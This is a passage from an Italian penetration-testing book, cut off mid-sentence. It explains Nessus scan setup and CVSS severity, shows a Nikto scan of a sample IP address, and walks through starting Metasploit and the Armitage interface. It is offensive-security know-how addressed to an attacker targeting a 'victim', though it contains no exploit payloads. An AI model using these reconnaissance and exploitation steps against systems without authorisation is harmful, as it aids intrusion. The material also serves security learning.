


Figura 7.3 L'offerta di soluzioni per la scansione, tramite Nessus, è ricca e molto variegata.

Nella scheda *Settings* imposta i dati descrittivi del tuo progetto, come il nome (*Name*), una breve descrizione (*Description*), una cartella dove archiviare i risultati (*Folder*) e, soprattutto, l'indirizzo IP del tuo obiettivo (*Targets*). Puoi metterne anche più d'uno o, facendo clic su *Add File*, caricare un file esterno che riporti un elenco di indirizzi IP già bello pronto.

Ancora più opzioni

Nella parte sinistra della scheda *Settings* ci sono le sezioni *BASIC*, *DISCOVERY*, *ASSESSMENT*, *REPORT* e *ADVANCED* (Figura 7.4). Contengono delle opzioni per rendere ancora più specifica la scansione o per migliorarne l'efficacia. Ti consiglio di darci un'occhiata, ma solo nel momento in cui prendi dimestichezza con il funzionamento di Nessus. Per esempio, sotto la sezione *BASIC* puoi programmare la scansione facendo clic su *Schedule* e attivando poi la voce *Enabled*. Questo consente di effettuare l'operazione quando si sa che l'obiettivo è

un po' meno controllato. Ti sei mai chiesto perché buona parte degli attacchi informatici più feroci avviene nei weekend o durante le ferie estive? Per questo motivo. Detto questo, le opzioni più avanzate sono quelle presenti in *DISCOVERY* e *ASSESSMENT*, ma di solito quelle predefinite soddisfano buona parte delle esigenze.




Figura 7.4 Nessus può essere utilizzato in pochi clic, ma dà il meglio con opportune personalizzazioni dei suoi parametri.

Nella scheda *Credentials* si specifica invece il tipo di obiettivo da scansionare. Si tratta di un normale Host, di un database, di un servizio cloud? Questo è il posto giusto dove specificarlo, in modo da rendere più efficace la scansione. Al solito, se non sai dove mettere le mani, lascia tutto com'è.

Compliance e *Plugins* sono le schede che ti permettono di scegliere i parametri di scansione più approfonditi. Di fatto, dettano le regole con cui la scansione sarà operata. Anche in questo caso, i parametri predefiniti soddisfano le esigenze più comuni, ma dato che parliamo dell'*Advanced Scan*, ossia della modalità di scansione più personalizzata di Nessus, è molto probabile tu voglia metterci mano. È con queste modalità, infatti, che puoi utilizzare le informazioni raccolte finora, durante la fase di information gathering.

NOTA

> Se non sai come personalizzare la tua scansione, non ne hai il tempo o vuoi effettuarne una generica, valida un po' per tutte le situazioni, dopo aver fatto clic su *New Scan* seleziona la modalità (o per meglio dire il template) *Basic Network Scan*. Immediato, include molte delle informazioni più utili per farti un'idea precisa sul tuo obiettivo.

Quando hai impostato i vari parametri fai clic in basso, su *Save*. Da questo momento, l'attività è memorizzata e non ti resta che lanciarla quando meglio lo desideri. Per farlo, dalla sezione *My Scans*, fai clic sul pulsante di play (*Launch*). Mentre la scansione è in esecuzione puoi dare un'occhiata al suo svolgimento: ti basta farci clic sopra per accedere ai dettagli. La tua attenzione, in particolare, dovrebbe andare a *Vulnerabilities*, dove sono elencate le "vulnerabilità" riscontrate, con informazioni sul numero e la tipologia (Figura 7.5). Ho scritto "vulnerabilità" tra virgolette, perché non è detto che un riscontro trovato da Nessus corrisponda a un reale punto debole del tuo obiettivo. Nessus si basa su plugin, quindi piccoli software adibiti a ottenere le più disparate informazioni sull'obiettivo. Tra queste le vulnerabilità, certo, ma anche parecchie che ricadono nel più tradizionale footprinting. È per questo che Nessus classifica anche la raccolta di questi dati, suddividendoli in *Info*, *Low*, *Medium*, *High* e *Critical*. In linea di massima, una vulnerabilità di tipo *Info* è utile a conoscere meglio l'obiettivo, ma solo quelle di tipo *High* e, meglio ancora, *Critical*, rappresentano un buon materiale su cui lavorare. Qualcuna di tipo *Medium* offre margini di lavoro, magari in combinazione con altre tecniche di hacking, ma è piuttosto raro.




Figura 7.5 Una vulnerabilità critica riscontrata su un sistema Windows XP.

Se una scansione con Nessus offre solo vulnerabilità di livello *Low* o *Info*, devi forse rinunciare? In alcuni casi, in effetti, è così, ma in genere esistono molti altri metodi per non doversi necessariamente appoggiare alle sole “vulnerabilità tecniche”. È il campo, per esempio, del social engineering, ma ci torneremo in seguito.

Come si valuta una vulnerabilità?
Il sistema di valutazione delle vulnerabilità da parte di Nessus è basato sul *Common Vulnerability Scoring System*, o CVSS. È definito niente meno che dal NIST (*National Institute of Standards and Technology*) e si tratta di una scala di valori che stabilisce quanto una certa vulnerabilità può compromettere il sistema che la contiene. Benché sia il sistema di valutazione più diffuso e apprezzato, è molto legato al contesto. Ci sono situazioni in cui una vulnerabilità potenzialmente critica può essere sfruttata al 100%, altre in cui la sua pericolosità viene attenuata. Rimane, comunque, la migliore valutazione disponibile, espressa su una scala da 0 a 10. Trovi il valore CVSS nella scheda di descrizione di ogni vulnerabilità rilevata da Nessus.

Usare una vulnerabilità

Se Nessus trova una vulnerabilità di buon livello, il tuo prossimo passo potrebbe essere capire come utilizzarla al meglio. Esistono degli ottimi tool per sfruttare le vulnerabilità, ma nel frattempo già il solo

Nessus offre delle informazioni utili per capire fino a che punto puoi spingerti. Come? Una volta che ottieni il quadro completo delle vulnerabilità rilevate, fai clic su una di interesse direttamente dal grafico a barre, e goditi il rapporto che Nessus ti mette a disposizione. Per ogni vulnerabilità vengono indicati il comportamento, le specifiche essenziali, un link di riferimento, un suggerimento per sistemarla (nel caso tu sia interessato a farlo) e altre informazioni che variano da caso a caso. Quasi sempre, è indicato anche dove è stata individuata la vulnerabilità nel sistema scansionato. In seguito, in questo libro, ti spiegherò in modo approfondito come si sfrutta una vulnerabilità.

Scansione di Web Application

Un sito web, così come lo conosciamo, non è altro che un software (*web application*) che viene incessantemente eseguito in un computer (*web server*). Poco romantico, certo, ma è così. Semplificando il concetto, quando effettuiamo la scansione di un indirizzo IP ci stiamo occupando soprattutto di quel computer e del software che lo fa funzionare (per esempio il sistema operativo), più che del software che dà vita al sito. Molto spesso è più semplice occuparsi proprio delle web application. Il motivo risiede nel fatto che un web server può essere manutenuto da un bravo sistemista, che si occupa di aggiornarlo e ottimizzarlo, mentre una web application, sovente, è gestita da qualcuno di meno esperto. Non solo: mentre i software più essenziali del web server sono sviluppati quasi sempre da colossi, o dal mondo open source, che dunque sono ben attenti alle questioni legate alla sicurezza, parecchie web application sono gestite da piccole aziende o da sviluppatori indipendenti. Con tutte le conseguenze del caso. Ecco, quindi, che la ricerca di vulnerabilità non può prescindere da un bel controllo anche a livello di web application.

Per effettuare una scansione di questo tipo puoi usare, direttamente da Kali, un tool come Nikto. Si tratta di un “web application vulnerability scanner” che, una volta avviato, parte a caccia delle versioni dei software installati (rilevando se sono vecchie e, nel caso, quali vulnerabilità patiscono), di configurazioni errate e molto altro ancora. Usarlo è molto semplice e si fa dal terminale digitando:

```
nikto –host indirizzo_IP
```

Per esempio:

```
nikto –host 212.239.45.42
```

Il rapporto fornito è piuttosto ricco, ma è necessario vagliare per bene, una per una, le varie voci. Spulciandole con attenzione, infatti, è possibile scovare informazioni davvero utili, in particolare riguardo alle versioni dei software (Figura 7.6).




Figura 7.6 In questo caso specifico non ci sono “buone notizie” per un eventuale hacker. Tuttavia, sono presenti delle vecchie versioni di alcuni software su cui varrebbe la pena indagare a caccia di qualche vulnerabilità poco conosciuta.

Con quanto visto finora hai un quadro abbastanza preciso del tuo obiettivo. Si tratta in larga parte di informazioni “tecniche”, pronte per essere innestate nella tua attività. Per sfruttarne il potenziale, tuttavia, occorre ancora qualcosa. Lo vedremo tra pochissimo.

Un primo attacco

In questo capitolo imparerai a eseguire il tuo primo attacco, anche se è necessaria qualche altra informazione sul tuo obiettivo. Ci sono un mucchio di dati che puoi ottenere sulla tua vittima predestinata. Te ne sei accorto, di sicuro, leggendomi fino a qui, ma si tratta solo della punta dell'iceberg. Ogni obiettivo ha una sua storia, un suo profilo, un suo comportamento, e l'information gathering va calibrata, di conseguenza, in modo molto specifico. Se finora, tutto sommato, hai raccolto informazioni piuttosto generiche, che si sposano con qualsiasi tipo di obiettivo, ora è arrivato il momento di scendere in dettagli squisitamente tecnici. In questo capitolo, infatti, troverai tool, tecniche e procedure per andare davvero a fondo. A caccia di dati e parametri che, combinati con quanto trovato finora, ti daranno un quadro molto preciso di come sferrare il tuo prossimo attacco. Del quale avrai un primo assaggio, toccando con mano il delicato rapporto tra vulnerabilità ed exploit. Per questo, però, è necessario che tu presti il doppio dell'attenzione e ti prepari a imparare nozioni non così immediate come potrebbero apparire.

Metasploit

Ti ho parlato di questo potentissimo strumento di scanning ed exploiting nel Capitolo 5, e adesso è venuto il momento di capire meglio come funziona e metterlo alla prova. Innanzitutto, Metasploit è

un framework, cioè un software che può essere arricchito di altri componenti per svolgere funzioni molto diverse tra loro. Sono tre le tipologie di software che concorrono a formare questo splendido tool, essenziale per qualsiasi hacker che si rispetti:

- Interfacce
- Librerie
- Moduli

Sei abituato a sentir parlare di interfaccia, al singolare, ma nel caso di Metasploit, come di altri tool di hacking (pensa, per esempio, a Kali), hai la possibilità di scegliere tra varie interfacce. Così c'è quella web, quella a riga di comando (detta *Command Line Interface*, CLI o *console*) e via dicendo. Si tratta del mezzo con il quale impartisci i comandi a Metasploit. Le librerie, invece, sono raccolte di funzioni messe a disposizione di Metasploit per svolgere le proprie mansioni, e possono essere utilizzate così come sono o modificate a piacere, anche se, in questo caso, è necessario sapere bene dove mettere le mani. Infine ci sono i moduli, il vero punto di forza di Metasploit (Figura 8.1). Si tratta di componenti che estendono le capacità di base del tool e possono essere caricati e utilizzati all'occorrenza. Si tratta, insomma, di altre librerie, ma con funzioni molto più specifiche. Ce ne sono, essenzialmente, di sei diverse categorie: exploits, payloads, encoders, auxiliary, post, NOPs e no operations.




Figura 8.1 È possibile vedere i moduli disponibili in Metasploit direttamente dal suo database online, all'indirizzo `www.rapid7.com/db/modules`.

Ma che cosa significa payload?
Finora hai incontrato il termine *payload* in un contesto generico, legato al concetto di dati e pacchetti. In realtà si tratta di una delle parole più versatili nel mondo dell'hacking, cosa che spesso genera parecchia confusione. C'è chi, per esempio, definisce come payload il frammento di codice incaricato di eseguire un exploit. In questo caso, il payload "trasporta" l'exploit e, in qualche modo, lo precede. Nel caso di Metasploit le cose sono diverse, perché nella terminologia di questo tool ci si riferisce al codice che esegue istruzioni successive all'exploit.

- *Exploits*: sono i moduli che tentano di eseguire gli exploit sfruttando vulnerabilità molto specifiche e rappresentano uno dei principali assi nella manica di Metasploit, che può contare su un archivio di migliaia di referenze, aggiornato di continuo.
- *Payloads*: se un exploit va a buon fine, è il momento di infilare del codice pronto a eseguire determinate istruzioni. In base a queste istruzioni, si carica il modulo di payload necessario.
- *Auxiliary*: Metasploit è un framework dedicato principalmente all'exploiting, cioè allo sfruttamento delle vulnerabilità. Per questo si utilizzano i moduli exploits e payloads, ma vanno in

loro aiuto altri moduli dedicati ad attività complementari. Per esempio l'information gathering, oppure il *fuzzing*, che è la pratica con cui si inviano dati smaccatamente fasulli e non validi per vedere come si comporta un dato obiettivo quando li riceve. Tutti questi moduli rientrano nella categoria degli "ausiliari". Del resto, con quel nome...

- *Post*: sono forse i moduli meno compresi, e per questo meno utilizzati, di Metasploit. Ignorarli, tuttavia, equivale a perdersi buona parte delle funzionalità di questo favoloso tool. Si tratta di moduli che entrano in gioco una volta che un attacco va a buon fine. Per mantenere l'accesso a un certo obiettivo, senza dover rifare tutto, per esempio. Oppure per ottenere determinate informazioni, sabotare dei sistemi, garantirsi l'accesso ad altre reti collegate.
- *Encoders*: i software di sicurezza tendono a tenere sott'occhio l'eventuale presenza di payload, questo è chiaro. Com'è chiaro che esiste il modo di nascondere i payload o renderli meno tracciabili. Questo è il compito degli encoder, software capaci di mascherare i payload. Metasploit è dotato di alcuni moduli per farlo.
- *NOPs*: in pratica, generatori di "nulla digitale". Sono moduli utilizzabili per i buffer overflow.

Avviare Metasploit

Nel Capitolo 5 hai imparato a installare Metasploit nel modo più semplice, ma anche più limitato. Puoi basarti su questa installazione, che soddisfa buona parte delle esigenze, ma in alternativa da qualche tempo Linux Kali include il Metasploit Framework al gran completo. Un po' più complesso da utilizzare, ma anche foriero di maggiori

soddisfazioni. Per usarlo devi trovarti in Kali e devi avviare il terminale. Innanzitutto, devi sapere che Metasploit lavora a quattro mani con PostgreSQL, uno dei più famosi e diffusi database open source, che in questo caso è utilizzato per tenere traccia di tutte le attività e le selezioni che si operano all'interno del framework, e per utilizzare i tanti componenti che mette a disposizione. Per questo, occorre per prima cosa avviare PostgreSQL:

```
systemctl start postgresql
```

Fatto? Molto bene. Ora bisogna avviare il database interno di Metasploit:

```
msfdb init
```

Ora tutto è pronto: avvia la console di comando!

```
msfconsole
```

Da questo momento, come puoi notare dalla sigla `msf` nel prompt, ti trovi all'interno dell'interfaccia CLI del Metasploit Framework (Figura 8.2). Le cose, ora, iniziano a farsi interessanti.




Figura 8.2 L'interfaccia a console di Metasploit è la più apprezzata da chi utilizza abitualmente questo framework. Una volta che se ne conoscono i (pochi) comandi, infatti, basta scrivere il nome di exploit specifici.

Per controllare che tutto sia davvero pronto e funzionante forse è meglio accertarsi dello stato del database interno, tramite l'istruzione `db_status`.

Se questa istruzione restituisce il messaggio `postgresql connected to msf` puoi davvero cominciare.

Avviare l'interfaccia grafica

Sono un fan delle interfacce semplici e striminzite, più veloci e funzionali specie per chi con la sicurezza informatica ci lavora. Tuttavia, esistono delle ottime interfacce grafiche pronte a soddisfare i meno esperti o chi è meno testardo e conservatore del sottoscritto. Nel caso di Metasploit, per fortuna, c'è Armitage, che rientra perfettamente

nella categoria. Una volta che hai installato e avviato Metasploit, come ti ho spiegato qualche riga quassù, non ti resta che provarla. Così:

```
armitage
```

Compare un piccolo e delizioso box dal nome esplicativo: Connect...

Non devi fare altro che fare clic su Connect. Nel box successivo fai clic su Yes e attendi il caricamento.

NOTA

Puoi avviare Armitage selezionandone la relativa icona nel menu di Kali Linux.

Armitage, sebbene sia un'interfaccia grafica, è molto funzionale e non si perde in troppe sciocchezze. Anzi, va dritto al sodo, tanto da mostrarti, fin da subito, in alto a sinistra, le principali categorie dei moduli di Metasploit. È impressionante la loro quantità e varietà (Figura 8.3).




Figura 8.3 Sulla sinistra il menu di Armitage, che elenca i numerosi moduli di Metasploit, più a destra lo spazio dove saranno indicati gli "host" (di cui si parlerà in

seguito), in basso l’interfaccia a console di Metasploit.

Se, per esempio, sei ancora nella fase di information gathering per il tuo obiettivo, può essere una buona idea dare un’occhiata ad *Auxiliary/Gather*, una sezione ricchissima di strumenti utili per recuperare informazioni molto specifiche su obiettivi altrettanto specifici. Tieni conto che proprio questa specificità porta in dote due problemi. Il primo è che di rado troverai moduli dedicati ai sistemi meno diffusi. Il secondo è che si tratta di strumenti piuttosto complessi da utilizzare.

Scegliere un attacco

Spesso si considera un hacker come un individuo che se ne sta davanti a schermate colorate, pronto a scegliere qualche arma da un catalogo e lanciarla verso l’obiettivo, con la sicurezza che andrà tutto a buon fine. Oh, Hollywood, amata Hollywood, cui dobbiamo film splendidi ma anche troppe leggende metropolitane! La verità è che fare l’hacker è molto divertente nella misura in cui ti appassiona, ma di base è un’attività difficilissima, dagli esiti imprevedibili (e spesso insoddisfacenti) e, diciamocelo, alla lunga noiosa. Pensa al fatto che, fino a ora, dopo un discreto gruzzolo di pagine, sei arrivato “solo” a conoscere alcune delle tecniche per raggranellare informazioni sul tuo obiettivo. Figurarsi che cosa significa individuare un attacco al quale è vulnerabile. L’esito di questa ricerca, l’ho già detto, dipende proprio dall’information gathering e spesso è il frutto di una moltitudine di 